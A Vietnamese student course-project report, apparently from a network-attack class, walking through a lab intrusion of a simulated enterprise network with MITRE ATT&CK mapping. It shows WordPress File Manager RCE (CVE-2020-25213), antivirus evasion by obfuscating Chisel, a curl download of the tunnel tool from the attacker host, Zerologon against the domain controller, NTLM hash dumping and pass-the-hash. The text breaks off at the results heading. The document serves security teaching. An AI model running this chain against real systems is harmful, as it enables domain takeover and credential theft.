




NT205.P21.ANTT- TẤN CÔNG
MẠNG

BÁO CÁO ĐỒ ÁN MÔN HỌC CUỐI KÌ

Nhóm 4 - Đề tài 4



Đề tài đồ án

XÂY DỰNG KỊCH BẢN KHAI THÁC
DỮ LIỆU MỘT MẠNG DOANH
NGHIỆP TỪ LỖ HỔNG TRÊN
WEBSITE. MÔ TẢ CÁC KỸ THUẬT
TẤN CÔNG THEO MITRE ATT@CK.

Thành viên Nhóm 4

1

22520704

Hồ Trung Kiên.

2

22521088

Nguyễn Hải Phong

3

22520199

Lê Công Danh

4

21520893

Nguyễn Đức
Thụy Hưng

Mục lục

-
- 1** Giới thiệu tổng quan về đề tài
 - 2** Mục tiêu của đề tài
 - 3** Phương pháp thực hiện
 - 4** Kịch bản tấn công
 - 5** Demo
 - 6** Tổng kết

1. Giới thiệu tổng

quan về đề tài

Xây dựng kịch bản khai thác dữ liệu một mạng doanh nghiệp từ lỗ hổng trên website. Mô tả các kỹ thuật tấn công theo MITRE ATT@CK.

Xây dựng được mô hình chung cho hệ thống và xây dựng hoàn chỉnh các thành phần trong mạng. (AD, Web, Mail, Client,...)

Giả định kịch bản cho trường hợp Website sử dụng một framework có lỗi, từ đó dẫn đến lỗi thực thi mã từ xa (RCE).

Từ lỗi trên khai thác nhiều nhất có thể thông tin từ AD và hệ thống



2. MỤC TIÊU CỦA ĐỀ TÀI

- Xây dựng mô hình tổng thể mạng doanh nghiệp, bao gồm: Domain Controller (AD server), Web server, và các Client.
- Mô phỏng tấn công: Khai thác lỗ hổng thực thi mã từ xa (RCE) trên website (WordPress với plugin File Manager) để chiếm quyền kiểm soát Client.
- Sử dụng các kỹ thuật tấn công theo MITRE ATT&CK framework để:
 - Xâm nhập hệ thống nội bộ.
 - Khai thác thông tin từ Active Directory.
 - Leo thang đặc quyền và chiếm quyền kiểm soát Domain Controller.
 - Các biện pháp làm sạch dấu vết nhằm giảm khả năng bị phát hiện.




3. Phương pháp thực hiện

- Khai thác lỗ hổng CVE-2020-25213 của plugin wp-file-manager của Wordpress để thực hiện RCE.
- Sử dụng công cụ Chisel để hỗ trợ Lateral Movement kèm theo công cụ Garble để obfuscate công cụ Chisel nhằm tránh bị Windows Defender phát hiện.
- Khai thác lỗ hổng CVE-2020-1472 Zerologon để chiếm quyền Domain Controller.
- Sử dụng công cụ proxychains để máy Client làm proxy nhằm giúp máy Attacker xâm nhập mạng nội bộ.
- Sử dụng công cụ evil-winrm để thực hiện kĩ thuật Pass the hash.

4. Kịch bản tấn công



4.1. Mô hình kịch bản



Thông tin chi tiết các thành phần

Thành phần	Phiên bản	Địa chỉ IP
Web Server	WordPress 6.2.2 + plugin WP File Manager v6.0	Public Wordpress (192.168.5.128)
Domain Controller	Window Server 2019: 17763.737	NHOM4.local, DC IP: 192.168.192.132
Client: Windows 10	Windows 10 22H2	LAN (192.168.192.130/24)
Attacker	Debian	Public IP (192.168.5.1)

4.2. Công cụ sử dụng

jpillora/chisel



A fast TCP/UDP tunnel over HTTP

38 Contributors 2k Used by 15k Stars 1k Forks

Chisel


burrowers/garble




Obfuscate Go builds

20 Contributors 38 Issues 15 Discussions 5k Stars 288 Forks

Garble



ProxyChains



Evil-WinRM

4.3. Diễn biến

INITIAL ACCESS

- Client host Wordpress sử dụng plugin WP File Manager v6.0, version này của plugin có tồn tại lỗ hổng cho phép Attacker upload file tùy ý
 - -> Remote Code Execution ([CVE2020-25213](#))
- Tập trung vào file shell.php (file này sẽ thực thi câu lệnh thông qua tham số cmd).
- Thực hiện RCE thông qua file shell.php

4.3. Diễn biến

INITIAL ACCESS

```
> python exploit.py http://192.168.5.128/wordpress/ "dir"
Volume in drive C has no label.
Volume Serial Number is 22B3-C3B6

Directory of C:\xampp\htdocs\wordpress\wp-content\plugins\wp-file-manager\lib\files

04/20/2025  08:51 AM      .
04/20/2025  08:51 AM      ..
05/14/2020  08:21 AM          0 .gitkeep
05/14/2020  10:34 AM          .quarantine
05/14/2020  10:34 AM          .tmb
04/20/2025  04:33 AM          .trash
04/20/2025  08:51 AM          64 shell.php
                           2 File(s)        64 bytes
                           5 Dir(s)  38,163,390,464 bytes free

Time: 0h:00m:10s
```

Chúng ta đã thành công khai thác được CVE này, và có thể thực hiện Remote Code Execution trên máy của Client.

4.3. Diễn biến

ENUMERATION

```
> python exploit.py http://192.168.5.128/wordpress/ "whoami"  
nhom4\kienhoo
```

Thực hiện lệnh “whoami” để kiểm tra
tên và domain hiện tại của máy

4.3. Diễn biến

ENUMERATION

```
> python exploit.py http://192.168.5.128/wordpress/ "net user /domain"
The request will be processed at a domain controller for domain NHOM4.local.

User accounts for \\WIN-N03C00T7BN8.NHOM4.local

Administrator          Guest          kienhoo
krbtgt
The command completed successfully.

~/D/De/H/TC/Project/Python-exploit-CVE-2020-25213 on main > |   ● base at 22:53:11
```


Sử dụng lệnh “net user /domain” để kiểm tra thông tin về domain mà máy đang tham gia

4.3. Diễn biến

ENUMERATION

```
> python exploit.py http://192.168.5.128/wordpress/ "nltest /dsgetdc:NHOM4.local"
    DC: \\WIN-NO3CDOT7BN0.NHOM4.local
        Address: \\192.168.192.132
        Dom Guid: 63679b24-2a65-474e-817e-5881e3cc8c92
        Dom Name: NHOM4.local
        Forest Name: NHOM4.local
        Dc Site Name: Default-First-Site-Name
        Our Site Name: Default-First-Site-Name
        Flags: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_DC DNS_DOMAIN DNS_FOREST CLOS
E_SITE FULL_SECRET WS DS_8 DS_9 DS_10
The command completed successfully
```

Lệnh “nltest /dsgetdc:DC” kiểm tra Domain Controller (WIN-NO3CDOT7BNo) và địa chỉ IP (192.168.192.132) của nó



4.3. Diễn biến LATERAL MOVEMENT:

- Mục tiêu: thực hiện Lateral Movement sang máy Domain Controller để nắm toàn quyền kiểm soát.

4.3. Diễn biến LATERAL MOVEMENT:

```
> chisel server -p 54345 --reverse
2025/04/20 22:51:00 server: Reverse tunnelling enabled
2025/04/20 22:51:00 server: Fingerprint 5HuMLQ+cTlrS0bV/OzS6tNuph0VsxtkJs/vAw/4QFj8=
2025/04/20 22:51:00 server: Listening on http://0.0.0.0:54345
```

Sử dụng chisel để thuận tiện cho việc Lateral Movement sang máy Domain Controller

4.3. Diễn biến

LATERAL MOVEMENT:

Ta cần upload file chisel.exe lên máy Client để từ đó khởi chạy chisel và thiết lập kết nối

```
> GOOS=windows GOARCH=amd64 garble -tiny -literals -seed=random build -o chisel.exe ./main.go
-seed chosen at random: ykYBm8ehnDFUJS6BWpVV+A
Time: 0h:00m:24s
~/D/De/H/TC/Project/chisel on master ?1 >                               took 24s • base at 22:51:41
```

Obfuscate chisel với Garble để tránh bị Windows Defender phát hiện khi chúng ta thực hiện upload lên máy Client

4.3. Diễn biến

LATERAL MOVEMENT:

```
> python -m http.server 3060
Serving HTTP on 0.0.0.0 port 3060 (http://0.0.0.0:3060/) ...
```

Thực hiện host các file trên máy Attacker ở port 3060 để upload file chisel.exe lên máy Client

4.3. Diễn biến

LATERAL MOVEMENT:

```
Volume in drive C has no label.  
Volume Serial Number is 22B3-C3B6  
  
Directory of C:\xampp\htdocs\wordpress\wp-content\plugins\wp-file-manager\lib\files  
  
04/20/2025  08:51 AM      .  
04/20/2025  08:51 AM      ..  
05/14/2020  08:21 AM      0 .gitkeep  
05/14/2020  10:34 AM      .quarantine  
05/14/2020  10:34 AM      .tmb  
04/20/2025  04:33 AM      .trash  
04/20/2025  08:51 AM      64 shell.php  
                           2 File(s)      64 bytes  
                           5 Dir(s)  38,163,390,464 bytes free  
  
Time: 0h:00m:10s  
> python exploit.py http://192.168.5.128/wordpress/ "curl 192.168.5.1:3060/chisel.exe > chisel.exe"  
  
~/D/De/H/TC/Project/Python-exploit-CVE-2020-25213 on main > ⌚ base at 22:52:49
```

Sử dụng lệnh curl để lấy file chisel.exe

4.3. Diễn biến

LATERAL MOVEMENT:

Để hoàn thành thiết lập kết nối tới Chisel server, ta sẽ sử dụng lệnh Chisel client

```
> python exploit.py http://192.168.5.128/wordpress/ ".\chisel.exe client 192.168.5.1:54345 R:socks"
```

Thiết lập kết nối tới Chisel server



4.3. Diễn biến

LATERAL MOVEMENT:

```
echo "socks5      127.0.0.1    1080" >> /etc/proxychains.conf
```

Sử dụng công cụ proxychains (SOCKS5 proxy) để máy Client làm proxy nhằm giúp máy Attacker xâm nhập mạng nội bộ



4.3. Diễn biến

LATERAL MOVEMENT:

```
/media/k/B/De/H/TC/Project/zerologon on master > proxychains python set_empty_pw.py WIN-NO3CDOT  
7BNB 192.168.192.132
```

Thực hiện khai thác lỗ hổng Zerologon với PoC

4.3. Diễn biến

LATERAL MOVEMENT:

```
=|S-chain|->-127.0.0.1:1080->>-192.168.192.132:135->>-OK
|S-chain|->-127.0.0.1:1080->>-192.168.192.132:49669->>-OK
```

Các request thông qua SOCKS5 proxy của proxychains

4.3. Diễn biến

LATERAL MOVEMENT:

```
ServerCredential:  
    Data:          b'\xaa&\x01\xcd\x02\xf6@\xdd'  
NegotiateFlags:      556793855  
AccountRid:        1002  
ErrorCode:         0  
  
server challenge b'\xa1\xd5\x1a\xfc\x89\xc4\xff\xae'  
NetrServerPasswordSet2Response  
ReturnAuthenticator:  
    Credential:  
        Data:          b'\x01c\xb6\xf4\xf8\x96\x18z'  
        Timestamp:     0  
    ErrorCode:       0  
  
Success! DC should now have the empty string as its machine password.  
Time: 0h:00m:03s
```

Khai thác lỗ hổng Zerologon và đặt password của Domain Controller thành rỗng.

4.3. Diễn biến


LATERAL MOVEMENT:

```
/media/k/0/De/H/TC/Project/zerologon on master > proxychains secretsdump.py -hashes :31d6cf0d1  
6ae931b73c59d7e0c089c0 'NHOM4/WIN-N03CD0T7BN0$@192.168.192.132'  
  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7845bf396353ed5f7d65bd7a017cdd51:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8ab38d76f678c8f189ede8140cd5cf33:::  
NHOM4.local\kienhoo:1603:aad3b435b51404eeaad3b435b51404ee:f478e94103927311912ff00846210a30:::  
WIN-N03CD0T7BN0$:1002:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
```

Sử dụng công cụ secretsdump (Impacket) để thực hiện dump NTLM hash của tài khoản Administrator trên máy Domain Controller

4.3. Diễn biến

LATERAL MOVEMENT:



Sử dụng công cụ Evil-WinRM với kỹ thuật Pass-the-hash để thành công có được shell của tài khoản Administrator trên máy Domain Controller

4.4.Kết quả

```
